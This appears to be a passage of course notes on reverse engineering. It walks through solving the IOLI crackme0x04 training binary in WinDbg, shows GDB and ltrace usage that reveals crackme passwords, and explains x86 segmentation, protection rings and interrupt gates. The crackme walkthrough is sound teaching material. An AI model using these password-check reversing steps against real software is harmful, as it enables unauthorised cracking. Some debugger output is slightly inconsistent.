0040135a 8b55fc      mov     edx,dword ptr [ebp-4]
0040135d 8d45f8      lea     eax,[ebp-8]
00401360 0110        add     dword ptr [eax],edx
00401362 837df80f    cmp     dword ptr [ebp-8],0Fh
00401366 7518        jne    crackme0x04_win+0x1380 (00401380)
00401368 c7042403404000 mov     dword ptr [esp].offset crackme0x04_win+0x4003 (00404003)

Disassembly | Watch | Locals | placeholder3.c

Command
0:000> d eax
0060fe7b 41 00 00 00 00 00 00 00-00 94 fe 60 00 38 ff 60 A.....`..8.`

```

Now when performing the check to 0Fh we see the following when viewing the pointers value:

```

eax=0060fe80 ebx=002e7000 ecx=edb00d0a edx=0060fe94 esi=00401260 edi=00401260
eip=00401362 esp=0060fe60 ebp=0060fe88 iopl=0 nv up ei pl nz na po nc
cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b efl=00000202
crackme0x04_win+0x1362:
00401362 837df80f    cmp     dword ptr [ebp-8],0Fh ss:002b:0060fe80=0060fe94
0:000> dd poi(ebp-8) L1
0060fe94 0060fec0
0:000> db 0x0060fec0 L8
0060fec0 41 41 41 00 84 70 ba 76 AAA..p.v

```

After this comparison we take the jump as our input is not equal to 0xF.

```
00401366 7518        jne    crackme0x04_win+0x1380 (00401380) [br=1]
```

After the jump we enter loc_401380 as shown during our static analysis in IDA.

```
00401380 8d45f4      lea    eax,[ebp-0Ch]
00401383 ff00      inc    dword ptr [eax]
00401385 eb9d      jmp    crackme0x04_win+0x1324 (00401324)
```

Before the unconditional jump is taken, we see the address stored in EAX is pointing to the integer 1.

```
0:000> dw eax L1
0060fe7c 0001
```

After taking the unconditional jump we are exactly where we started, but before the CMP instruction is executed, we can see the pointer at [EBP-0x0C] which points to one will be compared to 3 stored in EAX.

```
00401324 8b4508      mov    eax,dword ptr [ebp+8]
00401327 890424      mov    dword ptr [esp],eax
0040132a e8811a0000  call   crackme0x04_win+0x2db0 (00402db0)
0040132f 3945f4      cmp    dword ptr [ebp-0Ch],eax ss:002b:0060fe7c=00000001
```

Registers	
Customize...	
Reg	Value
ebx	2d0000
edx	7f343434
ecx	60fec0
eax	3
ebp	60fe88
eip	40132f

Eventually we reach the CMP instruction a second time.

```
|00401362 837df80f      cmp    dword ptr [ebp-8],0Fh ss:002b:0060fe80=00c1fd28
```

Notice how a double word is being compared from [EBP-8] against 0xF. If we dump a DWORD from this location, we see the following.

```
0:000> dw 0x0060fe88-8 L1
0060fe80  fd28
```

Since Windows uses little endian, we know “82 fd” will be compared and if we do some quick math, we’ll see that this is both of our A’s added together as a hexadecimal integer:

```
C:\Python27>python
Python 2.7.1 (r271:86832, Nov 27 2010, 18:30:46) [MSC v.1500 32 bit (Intel)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> ord('A') + ord('A')
130
>>> hex(130)
'0x82'
>>> _
```

Knowing this I decided to send 555, since $5 + 5 + 5$ is equivalent to 15 or 0xF.

```
crackme0x04_win+0x1362:  
00401362 837df80f        cmp     dword ptr [ebp-8],0Fh ss:002b:0060fe80=00000005  
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\W:  
0:000> g  
Breakpoint 0 hit  
eax=0060fe80 ebx=003c0000 ecx=5bfee9f2 edx=00000005 esi=00401260 edi=00401260  
eip=00401362 esp=0060fe60 ebp=0060fe88 icpl=0          nv up ei pl nz na pe nc  
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b          efl=00000206  
crackme0x04_win+0x1362:  
00401362 837df80f        cmp     dword ptr [ebp-8],0Fh ss:002b:0060fe80=0000000a  
0:000> g  
Breakpoint 0 hit  
eax=0060fe80 ebx=003c0000 ecx=5bfee9f2 edx=00000005 esi=00401260 edi=00401260  
eip=00401362 esp=0060fe60 ebp=0060fe88 icpl=0          nv up ei pl nz na pe nc  
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b          efl=00000206  
crackme0x04_win+0x1362:  
00401362 837df80f        cmp     dword ptr [ebp-8],0Fh ss:002b:0060fe80=0000000f
```

Once sent we can see that on the third iteration the value compared is in fact 15 or 0xF, granting us access!

```
IOLI Crackme Level 0x04  
Password: 555  
Password OK!
```

Tools

We've already looked at IDA, Ghidra, strings, readelf, etc. Let's look at a few more tools that can aid us when reversing.

Evan's Debugger

Much like the Immunity Debugger, and Windbg this debugger has a neat UI. You can see the registers (top right), stack (bottom right), data dump (bottom left), and current instructions being, or to be executed (top left).

↳ f7ed:a0b0 89 e0	mov eax, esp
f7ed:a0b2 83 ec 0c	sub esp, 0xc
f7ed:a0b5 50	push eax
f7ed:a0b6 e8 d5 0c 00 00	call 0xf7edad90
f7ed:a0bb 83 c4 10	add esp, 0x10
f7ed:a0be 89 c7	mov edi, eax
f7ed:a0c0 e8 db ff ff ff	call 0xf7eda0a0
f7ed:a0c5 81 c3 3b 7f 02 00	add ebx, 0x27f3b
f7ed:a0cb 8b 83 94 f8 ff ff	mov eax, [ebx-0x76c]
f7ed:a0d1 5a	pop edx

Setting breakpoints is easy enough... just right click and toggle. Overall the learning curve to this is slim to none.

GNU Debugger - Basics

I personally have used the GDB debugger throughout the course thus far and prefer it over EDB. The learning curve is a bit steeper than EDB but well worth the effort.

- disassemble <function/address (e.g main)>
- set disassembly-flavor intel
- break <function/address> / b <function/address>
- run / r
- stepi (s) - step into
- nexti (n) – step over

We can also examine memory using the examine command. E.G: x/NFU where N is the number, F is the format and U is the unit. Examples shown below.

- **x/10xb 0xDEADBEEF:** Examine 10 bytes in hex
- **x/xw 0xDEADBEEF:** Examine 1 word in hex
- **x/s 0xDEADBEEF:** Examine null terminated string

We can also pre-program settings within `~/.gdbinit`, in fact GEF (GDB Enhanced Features) uses this very config.

Tracing

Another option we have as part of dynamic analysis is **ltrace** and **strace**. ltrace will trace library calls whereas strace will trace system calls. Both come in handy, take a look at crackme0x00a using ltrace:

```
root@kali:~/MBE/mbe-02/challenges# ltrace ./crackme0x00a
__libc_start_main(0x80484e4, 1, 0xfffffeed84, 0x8048570 <unfinished ...>
printf("Enter password: ")
__isoc99_scanf(0x8048651, 0xfffffecc3, 0x8049ff4, 0x8048591Enter password: test
                = 1
strcmp("g00dJ0B!", "test")
puts("Wrong!"Wrong!
)
printf("Enter password: ")
__isoc99_scanf(0x8048651, 0xfffffecc3, 0x8049ff4, 0x8048591Enter password: g00dJ0B!
                = 1
strcmp("g00dJ0B!", "g00dJ0B!")
puts("Congrats!"Congrats!
)
+++ exited (status 0) +++
```

Additional Resources


These are resources provided by MBE and things I googled. Links and full credit to the authors below:

- <https://manybutfinite.com/post/memory-translation-and-segmentation/>
- <https://manybutfinite.com/post/cpu-rings-privilege-and-protection/>

Memory Translation and Segmentation

The notes for this post will be covering memory and their protections in intel-compatible (x86) computers.

In the chipsets that power intel motherboards, memory is accessed by the CPU via the front side bus, which connects it to the northbridge chip. The memory addresses exchanged in the front side bus are **physical memory addresses**, raw numbers from zero to the top of the available physical memory. These numbers are mapped to physical RAM sticks by the northbridge. Physical addresses are concrete and final – no translation, no paging, no privilege check – you can put them on the bus and that's that. Within the CPU, however programs use **logical memory addresses**, which must be translated into physical addresses before memory access can take place. Conceptually address translation looks like this:



Memory address translation in x86 CPUs with paging enabled


This is **not** a physical diagram, only a depiction of the address translation process, specifically for when the CPU has paging enabled. If you turn off paging, the output from the segmentation unit is already a physical address; in 16-bit real mode that is always the case. Translation starts when the CPU executes an instruction that refers to a memory address. The first step is translating that logic address into a **linear address**. But why go through this step instead of having software use linear (or physical) addresses directly? Same reason why humans have an appendix whose primary purpose is getting infected. It's a wrinkle of evolution. To really make sense of x86 segmentation we need to go back to 1978.

The original 8086 had 16-bit registers and its instructions used mostly 8-bit or 16-bit operands. This allowed code to work with 2^{16} bytes, or 64K of memory, yet intel engineers were motivated on letting the CPU use more memory without expanding the size of registers and instructions. So, they introduced **segment registers** to tell the CPU which 64K chunk of memory a programs instructions are going to work on. First you load a segment register, effectively saying “I want to work on the memory chunk starting at X”; afterwards, 16-bit memory addresses used by our code would be interpreted as offsets into our chunk, or segment.

There are four segment registers: one for the **stack (ss)**, program **code (cs)**, and two for **data (ds, es)**. Most programs were small enough to fit their whole stack, code, and data in a 64K segment, so segmentation was often transparent.

Nowadays segmentation is still present and is always enabled in x86 processors. Each instruction that touches memory uses a segment register. For example, a jump instruction uses the code segment register (cs) whereas a stack push instruction uses the stack segment register (ss). In most cases you can explicitly override the segment register used by an instruction. Segment registers store 16bit **segment selectors**; they can be loaded directly with instructions like MOV. The sole exception is cs, which can only be changed by instructions that affect the flow of execution, like CALL or JMP. Though segmentation is always on, it works differently in real mode versus protected mode.


In real mode, such as during early boot, the segment selector is a 16-bit number specifying the physical memory address for the start of a segment. This number must somehow be scaled, otherwise it would also be limited to 64K, defeating the purpose of segmentation. For example, the CPU could use the segment selector as the 16 most significant bits of the physical memory address (by shifting it 16bits to the left, which is equivalent to multiplying by 2^{16}). This simple rule would enable segments to address 4 gigs of memory in 64K chunks but would increase chip packaging costs by requiring more physical address pins in the processor. So, intel made the decision to multiple the segment selector by only 2^4 (or 16), which in a single stroke confined memory to about 1MB and unduly complicated translation. Here's an example showing a jump instruction where cs contains 0x1000.



Real mode segmentation

Real mode segment starts range from 0 all the way to 0xFFFF0 (16 bytes short of 1 MB) in 16-byte increments. It follows that there are multiple segment/offset combinations pointing to the same memory location, and physical addresses fall above 1MB if your segment is high enough. When writing C code in real mode a far pointer is a pointer that contains both the segment selector and the logical address, which allows it to address 1MB of memory.


In 32-bit protected mode, a segment selector is no longer a raw number, but instead it contains an index into a table of **segment descriptors**. The table is simply an array containing 8-byte records, where each record describes one segment and looks as so:



Segment descriptor

There are 3 types of segments: code, data and system. For brevity, only the common features on the descriptor are shown here. The **base address** is a 32-bit linear address pointing to the beginning of the segment, while the **limit** specifies how big the segment is. Adding the base address to a logical memory address yields a linear address. DPL is the descriptor privilege level; it is a number from 0 (most privileged, kernel mode) to 3 (least privileged, user mode) that controls access to the segment.


These segment descriptors are stored in two tables: The **Global Descriptor Table** (GDT) and the **Local Descriptor Table** (LDT). Each CPU (or core) in a computer contains a register called **gdtr** which stores the linear memory address of the first byte in the GDT. To choose a segment, you must load a segment register with a **segment selector** in the following format:



Segment Selector

The TI bit is 0 for the GDT and 1 for the LDT, while the index specifies the desired segment selector within the table. We'll deal with RPL soon.

When the CPU is in 32-bit mode registers and instructions can address the entire linear address space anyway, so there's really no need to give them a push with a base address. So why not set the base address to 0 and let logical addresses coincide with linear addresses? Intel docs call this the “flat model” and it's exactly what modern x86 Kernels do. The basic flat model is equivalent to disabling segmentation when it comes to translating memory addresses. So, in all its glory, here's the jump example running in 32-bit protected mode, with real-world values for a Linux user-mode app:



Protected Mode Segmentation

The contents of a segment descriptor are cached once they are accessed, so there's no need to read the GDT in subsequent accesses, which would kill performance. Each segment register has a hidden part to store the cached descriptor that corresponds to its segment selector.


In Linux, only 3 segment descriptors are used during boot. They are defined with the GDT_ENTRY macro and stored in the boot_gdt array. Two of the segments are flat, addressing the entire 32-bit space: a code segment loaded into cs and a data segment loaded into other segment registers. The third segment is a system segment called the Task State Segment. After boot, each CPU has its own copy of the GDT. They are all nearly identical, but a few entries change depending on the running process. You can see the layout of the Linux GDT in segment.h.

There are 4 primary GDT entries: two flat ones for code and data in kernel mode, and another two for user mode. When looking at the Linux GDT, notice the holes inserted on purpose to align data with CPU cache lines.

Finally, the classic “Segmentation Fault” Unix error message is **not** due to x86-style segments, but rather invalid memory addresses normally detected by the paging unit.



CPU Rings, Privilege, and Protection

There are four privilege levels within the x86 architecture, whereby the OS and CPU conspire to restrict what user-mode programs can do. There are four privilege levels, 0 (most privileged) to 3 (least privileged), and three main resources being protected: memory, I/O ports, and the ability to execute certain machine instructions. At any given time, an x86 CPU is running in a specific privilege level, which determines what the code can and cannot do. These privilege levels are often described as protection rings, with the innermost ring corresponding to the highest privilege. Although most modern x86 Kernels use only two privilege levels 0, and 3.



About 15 machine instructions, out of dozens are restricted by the CPU to ring zero. Many others have limitations on their operands. These instructions can subvert the protection mechanism or otherwise foment chaos if allowed in user mode, so they are reserved to the kernel. An attempt to run them outside of ring zero causes a general-protection exception, like when a program uses invalid memory addresses. Likewise, access to memory I/O ports is restricted based on privilege level.

Before we look at protection mechanisms, let's see exactly how the CPU keeps track of the current privilege level, which involves the segment selectors from the previous post. Here they are:



Segment Selectors - Data and Code


The full contents of the data segment selectors are loaded directly by code into various segment registers such as ss (stack segment register) and ds (data segment register). This includes the contents of the Requested Privilege Level (RPL) field, whose meaning we tackle in a bit. The code segment however (cs) is magical. Firstly, it's contents cannot be set directly by load instructions such as MOV, but rather only by instructions that alter the flow of execution, like CALL. Secondly, and importantly for us, instead of an RPL field that can be set by code, cs has a **Current Privilege Level** (CPL) field maintained by the CPU itself. This 2-bit CPL field in the code segment register **is always equal to** the CPU's current privilege level. The intel docs wobble a little on this fact, and sometimes online documents confuse the issue, but that's the hard and fast rule. At any time, no matter what's going on in the CPU, a look at the CPL in cs will tell you the privilege level code is running with.

Keep in mind that the **CPU privilege level has nothing to do with operating system users**. Whether your root, admin, or guest... **ALL user code runs in ring 3 and all kernel code runs in ring 0**, regardless of the OS user on whose behalf the code operates. Sometimes certain kernel tasks can be pushed to user mode, for example user-mode device drivers in Windows, but these are just special processes doing a job for the kernel and can usually be killed without major consequences.

Due to restricted access to memory and I/O ports, user mode can do almost nothing to the outside world without calling the kernel. It can't open files, send network packets, print to the screen, or allocate memory. User processes run in a severely limited sandbox set up by ring 0. That's why it's impossible, by design, for a process to leak memory beyond its existence or leave open files after it exits. All the data structures that control such things – memory, open files, etc - cannot be touched directly by user code; once a process finishes, the sandbox is torn down by the kernel.

The CPU protects memory at two crucial points: when a segment selector is loaded and when a page of memory is accessed with a linear address. Protections thus mirror memory address translation where both segmentation and paging are involved.

When a data segment selector is being loaded, the check below takes place:




x86 Segment Protection

Since a higher number means less privilege, MAX() above picks the least privileged CPL and RPL, and compares it to the descriptor privilege of CPL and RPL, and compares it to the descriptor privilege level (DPL). If the DPL is higher or equal, then access is allowed. The idea behind RPL is to allow kernel code to load a segment using lowered privilege. For example, you can use an RPL of 3 to ensure that a given operation uses segments accessible to user-mode. The exception is for the stack segment register ss, for which three of CPL, RPL, and DPL must match exactly.

In truth, segment protection scarcely matters because modern kernels use a flat address space where the user-mode segments can reach the entire linear address space. Useful memory protection is done in the paging unit when a linear address is converted into a physical address. Each memory page is a block of bytes described by a **page table entry** containing 2 fields related to protection: a supervisor flag and a read/write flag. The supervisor flag is the primary x86 memory protection mechanism used by kernels. When it is on, the page cannot be accessed from ring 3. While the read/write flag isn't as important for enforcing privilege, it's still useful. When a process is loaded, pages storing binary images (code) are marked as read only, thereby catching some pointer errors if a program attempts to write to these pages. This flag is also used to implement copy on write when a process is forked in UNIX. Upon forking, the parent's pages are marked read only and shared with the forked child. If either process attempts to write to the page, the processor triggers a fault and the kernel knows how to duplicate the page and mark it read/write for the writing process.

Finally, we need a way for the CPU to switch between privilege levels. If ring 3 code could transfer control to arbitrary spots in the kernel, it would be easy to subvert the operating system by jumping into the wrong (right?) places. A controlled transfer is necessary. This is accomplished via **gate descriptors** and via the **sysenter** instruction. A gate descriptor is a segment descriptor of type system and comes in four sub-types: call-gate descriptor, interrupt-gate descriptor, trap-gate descriptor, and task-gate descriptor. Call gates provide a kernel entry point that can be used with ordinary CALL and JMP instructions, but they aren't used much so we'll skip em (same with task gates).

That leaves 2 juicer ones: interrupt and trap gates, which are used to handle hardware interrupts (e.g keyboard) and exceptions (e.g page faults). We'll refer to both as interrupts. These gate descriptors are stored in the **Interrupt Descriptor Table** (IDT). Each interrupt is assigned a number between 0 and 255 called a **vector**, which the processor uses as an index to the IDT when figuring out which gate descriptor to use when handling the interrupt. Interrupt and trap gates are nearly identical. Their format is shown below along with the privilege checks enforced when an interrupt happens. The author of this post included some values for the Linux Kernel to make things more concrete.



Both the DPL and the segment selector in the gate regulate access, while segment selector plus offset together nail down an entry point for the interrupt handler code. Kernels normally use the segment selector for the kernel code segment in these gate descriptors. An interrupt can never transfer control from a more privileged to less privileged ring. Privileges must stay the same or be elevated. In either case, the resulting CPL will be equal to the DPL of the destination code segment; if the CPL changes, a stack switch also occurs. If an interrupt is triggered by code via an instruction like `int n`, one or more checks take place: the gate DPL must be the same or lower privs as the CPL. This prevents user code from triggering random interrupts. If these checks fail – you guessed it – a general – protection exception occurs. All Linux interrupt handlers end up running in ring 0.

During initialization, the Kernel first sets up an IDT in `set_idt()` that ignores all interrupts. It then uses functions in `include/asm-x86/desc.h` to flesh out common IDT entries in `arch/x86/kernel/traps_32.c`. In Linux, a gate descriptor with “system” in its name is accessible from user mode and its set function uses a DPL of 3. A “system gate” is an intel trap gate accessible to user mode. Otherwise, the terminology matches up.

Three gates are accessible to user mode: vectors 3 and 4 are used for debugging and checking for numeric overflows respectively. Then a system gate is set up for the **SYSCALL_VECTOR**, which is **0x80** for the x86 architecture. This was the mechanism for a process to transfer control to the kernel, to make a system call.

